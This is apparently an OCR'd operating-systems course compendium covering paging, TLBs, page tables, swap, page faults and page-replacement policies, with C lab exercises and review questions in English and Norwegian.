

Figure 5.13: Problem: Wasted space.

5.6 Paging

Terminology in figure 5.14.

Paging divide space into fixed size units/pieces/chunks/slots
Page a fixed sized unit
Page frame a page in physical memory (RAM)

Figure 5.14: Terminology.

Note that the book has a footnote on the first page which says "if you think of a 32-bit address space as the size of a tennis court, a 64-bit address space is about the size of Europe(!)". A Tennis court is roughly $0.000\,264\,\mathrm{km}^2$ and Europe is roughly $10\,530\,000\,\mathrm{km}^2$. To get from the size of a tennis court to ca the size of Europe we have to multiply with 2^{35}, so the statement in the book is roughly correct.

VA and PA Space in figure 5.15.



Figure 5.15: VA and PA Space.

VA and PA Space in figure 5.16.



Figure 5.16: VA and PA Space.

Demo `htop`, see memory usage and the

- `VIRT` (Virtual Memory usage)
- `RES` (Physical Memory usage)

Address translation in figure 5.17.



Figure 5.17: Address translation.

Note page 5 of chap 18:

> Note the offset stays the same (i.e., it is not translated), because the offset just tells us which byte *within* the page we want.

(Teacher make drawing of ”most significant bits”-meaning to explain offset)

PT and PT Entry in figure 5.18.

- Fig 18.4 Page table in physical memory
- Fig 18.5 What is in a Page Table entry?
  - Present bit
  - Protection bits
  - Referenced bit
  - Dirty bit
  - Caching bits

Figure 5.18: PT and PT Entry.

Example Memory Trace in figure 5.19.

- Fig 18.7 Do you understand what is going on here?

Figure 5.19: Example Memory Trace.

5.7 Lab tutorials

1. Do the "Homework (Code)" exercises in chapter 13. Don't spend too much time on this, you should complete this in less than one hour. In item three use the following code as the `memory-user.c` program:

```
#include <stdio.h>
#include <stdlib.h>
#define NITER 10000

int main(int argc, char *argv[]) {
  if (argc != 2) {
    fprintf(stderr, "usage: memory-user <memory>\n");
    exit(EXIT_FAILURE);
  }

  int memory = atoi(argv[1]) * 1024 * 1024;
  int length = (int)(memory / sizeof(int));
  int *arr = malloc(memory);
  if (arr == NULL) {
    fprintf(stderr, "malloc failed\n");
  }
  for (int i = 0; i < NITER; i++) {
    for (int j = 0; j < length; j++) arr[j] += 1;
  }

  free(arr);
  return 0;
}
```

   Remember you can find the process-ID of a process with `ps`, you can start a process in the background by adding `&` on the command line, you can bring a process to the foreground with `fg` and you can send it a "terminate" signal with `CTRL-C`

   Make sure you do item eight, use `pmap -X` to see the memory map of `memory-user` (hint: `pmap -X $(pgrep memory-user)`) and see the line below "[heap]" and how that changes with different arguments given to `memory-user` (because `malloc()` allocates memory on the heap).

5.8 Review questions and problems

1. When we have page-based memory management like we have learned about this week, what is the purpose of a *bitmap*? (what is it used for?)
2. What is in a pagetable entry? (in other words, what is the purpose each of the different bits or group of bits in a page table entry?)
3. Which of the following tasks are handled by hardware (not by the operating system or by the process)?
   (a) address translation
   (b) initialize trap table
   (c) initialize free list or bitmap
   (d) cpu caching
4. Se på dette C-programmet:

```
#include <stdlib.h>
int  teller = 5;
int  sum;

int main(void) {
  static int kalt = 0;
  int i = 1;
  int *p = malloc(100 * sizeof(int));
  return i;
}
```

   (a) Plasser hver av `teller`, `sum`, `kalt`, `i`, `p` og de 100 int-ene `p` peker på i riktig område av minne til programmet.
   (b) To av områdene vokser mot hverandre. Hvilke, og i hvilken retning vokser de?
   (c) Hvorfor er det bare størrelsen, og ikke en verdi, som må lagres i programfila for `sum`?
5. (**OBLIG**) For each of the following three memory addresses (here given as decimal numbers), what will be the virtual page number and what will be the offset for page sizes of 4K and 8K: 20000, 32769, 60000.
6. (**OBLIG**) With 16-bits logical/virtual addresses, page size 4KB and this slightly simplified page table

```
VPN  PFN   Present-bit
   +------+---+
15 | 0000 | 0 |
14 | 0110 | 1 |
13 | 0111 | 1 |
12 | 1011 | 1 |
11 | 0000 | 0 |
10 | 0000 | 0 |
9  | 0010 | 1 |
8  | 0001 | 1 |
7  | 0000 | 0 |
6  | 0000 | 0 |
5  | 0000 | 0 |
4  | 0000 | 0 |
3  | 0000 | 0 |
2  | 1111 | 1 |
1  | 0011 | 1 |
0  | 1100 | 1 |
   +-----+---+
```

Explain how the logical/virtual address `0010 1101 1011 1010` is translated to a physical address. What about the address `0110 1001 1101 0010`?

7. Skriv et C-program `layout.c` som skriver ut adressen til en global variabel, en `static` lokal variabel, en blokk du har hentet med `malloc()`, og en vanlig lokal variabel. Bruk `%p` i `printf()` for å skrive ut adresser, f.eks.
   `printf("lokal:  %p\n", (void *)&i);`
   Kompiler med `gcc -Wall -o layout layout.c` og kjør programmet. Sorter de fire adressene og forklar rekkefølgen ut fra minnebildet til et program som kjører. Kjør programmet et par ganger til: er alle adressene like hver gang?

8. (**OBLIG**) In chapter 14, do Homework (Code) 1.

9. In chapter 14, do Homework (Code) 2.

10. In chapter 14, do Homework (Code) 3.

11. In chapter 14, do Homework (Code) 4. You can use the C-program from the lab exercise, just remove the `free()` (and set `NITER` to 10 instead of 10000). You can use `gdb` one a program that requires arguments with e.g. `gdb --args memory-user 5`

12. In chapter 14, do Homework (Code) 5.

13. In chapter 14, do Homework (Code) 6.

14. What will `valgrind --leak-check=yes` complain about in this program?

```
#include <stdio.h>
#include <stdlib.h>

int main(void) {
  int x = 3;
  int *y = malloc(100);
  printf("x is at : %p\n", &x);
  printf("y is at : %p\n", y);
  x = y[1000];
  printf("x is : %d\n", x);
  return 0;
}
```

6 Memory Management

Note: references like "Fig 19.1" and "chp 19" point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: chp 19, chp 20, chp 21 and chp 22.

6.1 Faster Translations

Paging is a wonderful mechanism but we have two problems:

1. It is too slow, every memory access (also called a memory reference) leads to an extra memory access since the page table is stored in RAM, let's solve this with TLB
2. The page table is to big (takes up too much space in RAM), let's solve this with one of
   (a) Multi-level page table (most used)
   (b) Inverted page table

6.1.1 TLB

Translation Lookaside Buffer (TLB) in figure 6.1.

- TLB is a CPU cache, one of the caches we talk about when we say L1, L2, L3 cache
- `cpuid -1 | less # search for TLB`
- Fig 19.1 pseudo code

Figure 6.1: Translation Lookaside Buffer (TLB).



Hit or Miss? in figure 6.2.

- Fig 19.2, accessing this array in sequence
- *miss*, hit, hit, *miss*, hit, hit, hit, *miss*, hit, hit
- 70% hit rate

Figure 6.2: Hit or Miss?.

Why Cache? in figure 6.3.

- Spatial locality
- Temporal locality

Unfortunately fast caches need to be small because of physics...

Figure 6.3: Why Cache?.

OS or HW? in figure 6.4.

- Fig 19.3, OS handles TLB (RISC)
- On X86, HW handles TLB (CISC)

Figure 6.4: OS or HW?.

6.1.2 ASID

What is in a TLB entry? in figure 6.5.

- A copy of the Page Table Entry (PTE)
- Address Space Identifier (ASID) on modern architectures, to avoid TLB flush on every context switch

Figure 6.5: What is in a TLB entry?.

6.2 Smaller Page Tables

An 32-bit address space with 4KB pages (12-bit offset), with 32-bit (4B= 2^2B) page table entries:

$$\frac{2^{32}}{2^{12}} \times 2^2\text{B} = 2^{22}\text{B} = 4\text{MB}$$

With a couple of hundred processes, we can't have each process use 4MB just for its page table, and what about todays 64-bit address spaces...

Bigger pages? in figure 6.6.

- When the result of a division is too big, one can
  (a) decrease the numerator (teller) or
  (b) increase the denominator (nevner)
- Bigger pages is increasing the denominator
- X86 supports page sizes of 4KB, 2MB or 1GB
- Bigger pages leads to more *internal fragmentation*

Figure 6.6: Bigger pages?.

6.2.1 Multi-level PT

Multi-level Page Table in figure 6.7.

- Fig 20.3

PTBR Page Table Base Register (CR3 on X86)

PDBR Page Directory Base Register (CR3 on X86)

Figure 6.7: Multi-level Page Table.

X86-32bit in figure 6.8.



Figure 6.8: X86-32bit.

X86-64bit in figure 6.9.



RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

Figure 6.9: X86-64bit.

6.2.2 Inverted PT

Inverted Page Table in figure 6.10.

> Here, instead of having many page tables (one per process of the system), we keep a single page table that has an entry for each physical page of the system
>
> *Cannot lookup, have to search the table for the entry...*

Figure 6.10: Inverted Page Table.

6.3 Memory Management

6.3.1 Swap Space

Swap Space in figure 6.11.

- Fig 21.1
- How big is your swap space?
- Binaries (executables/libraries) don't need swap space

Figure 6.11: Swap Space.

6.3.2 Page Fault

Page fault in figure 6.12.



Figure 6.12: Page fault.

Note: the textbook in chp 21.3 states

> If a page is not present and has been swapped to disk, the OS will need to swap the page into memory in order to service the page fault. Thus, a question arises: how will the OS know where to find the desired page? In many systems, the page table is a natural place to store such information. Thus, the OS could use the bits in the PTE normally used for data such as the PFN of the page for a disk address. When the OS receives a page fault for a page, it looks in the PTE to find the address, and issues the request to disk to fetch the page into memory.

In other words, don't be fooled by the slightly simplified page table in the figure above, it might be that some of the entries where the present bit is zero will actually have a value (a disk address) in the PFN field (and not just `000`).

Hardware vs Software in figure 6.13.

- Fig 21.2: Page-Fault Control Flow Algorithm (Hardware)
- Fig 21.3: Page-Fault Control Flow Algorithm (Operating System)

Figure 6.13: Hardware vs Software.

Page Fault terminology in figure 6.14.

TLB miss / Soft miss Page Table Entry (PTE) is not TLB.

Minor page fault / Soft miss / Soft (page) fault Page is in memory but not marked as present in PTE (e.g. a shared page brought into memory by another process)

Major page fault / Hard miss / Hard (page) fault Page is not in memory, I/O required.

Figure 6.14: Page Fault terminology.

```
\time -v gimp
\time -v gimp
sync ; echo 3 | sudo tee /proc/sys/vm/drop_caches
\time -v gimp
```

Tip in figure 6.15.

- See box "Tip: Do work in the background"

Figure 6.15: Tip.

6.4 Page Replacement Policies

Parallell Problems in figure 6.16.

- CPU caches speed up RAM access
- RAM speeds up (SSD) disk access
- SSD can speed up access to RAID (HDD) array
- RAID controllers have RAM to speed up array access
- ...

It's all "cache management"

Figure 6.16: Parallell Problems.

6.4.1 Policies

Policies in figure 6.17.

Optimal Fig 22.1

FIFO Fig 22.2

Random Fig 22.3

LRU (Least Recently Used) Fig 22.5

Figure 6.17: Policies.

6.4.2 Workloads

Workloads in figure 6.18.

No-locality Fig 22.6

80-20 Fig 22.7

Looping-sequential Fig 22.8

Note: hard to implement direct LRU, maybe use "Clock", Fig 22.9, but need to take dirty pages into account as well

Figure 6.18: Workloads.

6.4.3 Terminology

Other Terminology in figure 6.19.

- Demand paging vs Pre-fetching/Pre-paging
- Working set
- Thrashing

Figure 6.19: Other Terminology.

6.5 Linux
